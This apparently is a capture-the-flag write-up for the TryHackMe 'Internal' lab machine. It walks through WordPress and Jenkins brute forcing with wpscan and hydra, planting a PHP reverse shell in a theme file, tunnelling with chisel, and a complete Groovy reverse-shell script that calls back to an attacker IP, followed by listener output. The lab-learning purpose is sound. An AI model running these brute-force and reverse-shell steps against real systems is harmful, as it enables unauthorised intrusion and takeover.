
Port 80

1. It is running wordpress



2. Ran wpscan,


   - enumerated user `admin` &
   - found wordpress version `5.4.2`

```
[i] User(s) Identified:
[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://internal.thm/blog/index.php/wp-json/wp/v2/users/?
per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive
```


```
Detection)
 |  Login Error Messages (Aggressive Detection)
```

```
[+] WordPress version 5.4.2 identified (Insecure, released on 2020-06-10).
 | Found By: Rss Generator (Passive Detection)
 |  - http://internal.thm/blog/index.php/feed/, <generator>https://wordpress.org/?v=5.4.2</generator>
 |  - http://internal.thm/blog/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.4.2</generator>
```


3. Bruteforce with wpscan





```
wpscan --url http://internal.thm/blog --wp-content-dir wp-admin --usernames admin --passwords /usr/share/wordlists/rockyou.txt | tee "/root/tryhackme/internal/10.10.58.222/scans/tcp80/wpBruteForce.txt"
```



4. Login with found credentials




5. Visited the blog again, found more credentials



- Tried to ssh with it, did not work


6. Insert php-reverse-shell into `http://internal.thm/blog/wp-admin/theme-editor.php?file=404.php&theme=twentyseventeen`
    - When we visit a page that does not exist, php-shell is executed
7. Visited
    - `http://internal.thm/blog/index.php/pagedoesnotexist`
    - `http://internal.thm/blog/wp-content/themes/twentyseventeen/404.php`




Privilege Escalation to aubreanna

- the point of this box is manual enum, thats why linpeas did not flag this file

1. Found file with aubreanna creds



2. User flag



Port forwarding

1. Ran linpeas, found a service running on localhost:8080

- webserver hosted locally

2. Use chisel to access it on our kali


- On kali

```
chisel server --reverse --port 1337
```

- On target

```
./chiselLinux client 10.11.49.241:1337 R:8888:127.0.0.1:8080
&
```

3. Visit port 8888 on kali



- found jenkins login page

4. Enumerate with `ferox`, `nmap`, `nikto`

    - nmap: `Jetty 9.4.30.v20200611`


HTTP ERROR 404 Not Found

URI: /loginErrorhi
STATUS: 404
MESSAGE: Not Found
SERVLET: Stapler


Powered by Jetty:// 9.4.30.v20200611

- nikto: /whoAmI dir
- ferox: nothing

5. Visit /whoAmI



- Found jenkins version `jenkins 2.250`



6. Those are all rabbit holes


    - Jenkins 2.250 exploit does not exist/did not work
    - Jetty 9.4.30 expoit does not exist/did not work

7. After researching online, default creds:

    - `admin:<have to be set by user>`


8. Since we are using chisel, burpsuite does not work, use ZAP → Manual Explore → Attempt a login

9. Take note of the HTTP POST record for hydra bruteforce



10. Bruteforce jenkins

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 127.0.0.1 -s 8888
http-post-form
"/j_acegi_security_check:j_username=admin&j_password=^PASS^&from=%2F&
Submit=Sign+in:Invalid username or password"
```



11. Login & visit http://localhost:8888/computer/(master)/script, insert reverse shell script

```
String host="10.11.49.241";
int port=6666;
String cmd="cmd.exe";
Process p=new
ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream
pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0
)so.write(pe.read());while(si.available()>0)po.write(si.read());so
.flush();po.flush();Thread.sleep(50);try
{p.exitValue();break;}catch (Exception e)
{}};p.destroy();s.close();
```

12. Shell obtained

```
┌──(root💀kali)-[~/tryhackme/internal/10.10.58.222/loot]
└─# nc -nvlp 6666
listening on [any] 6666 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.45.159] 56116
whoami
jenkins
```

Privilege Escalation to Root

11. Privilege Escalation by viewing note

```
# nc -nvlp 6666
listening on [any] 6666 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.50.157] 52048
whoami
jenkins
cd /opt
ls
note.txt
cat note.txt
Aubreanna,

Will wanted these credentials secured behind the Jenkins container since we have several layers of defense here.  Use them if yo
need access to the root user account.
```

12. Root flag

```
┌──(root💀kali)-[~/tryhackme/internal/10.10.58.222]
└─# ssh root@internal.thm
root@internal.thm's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Dec 16 18:42:34 UTC 2021

  System load:  0.0               Processes:              112
  Usage of /:   63.6% of 8.79GB   Users logged in:        0
  Memory usage: 39%               IP address for eth0:    10.10.50.157
  Swap usage:   0%                IP address for docker0: 172.17.0.1

  => There is 1 zombie process.


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.


Last login: Mon Aug  3 19:59:17 2020 from 10.6.2.56
root@internal:~# cat /root/*
[redacted]
cat: /root/snap: Is a directory
root@internal:~#
```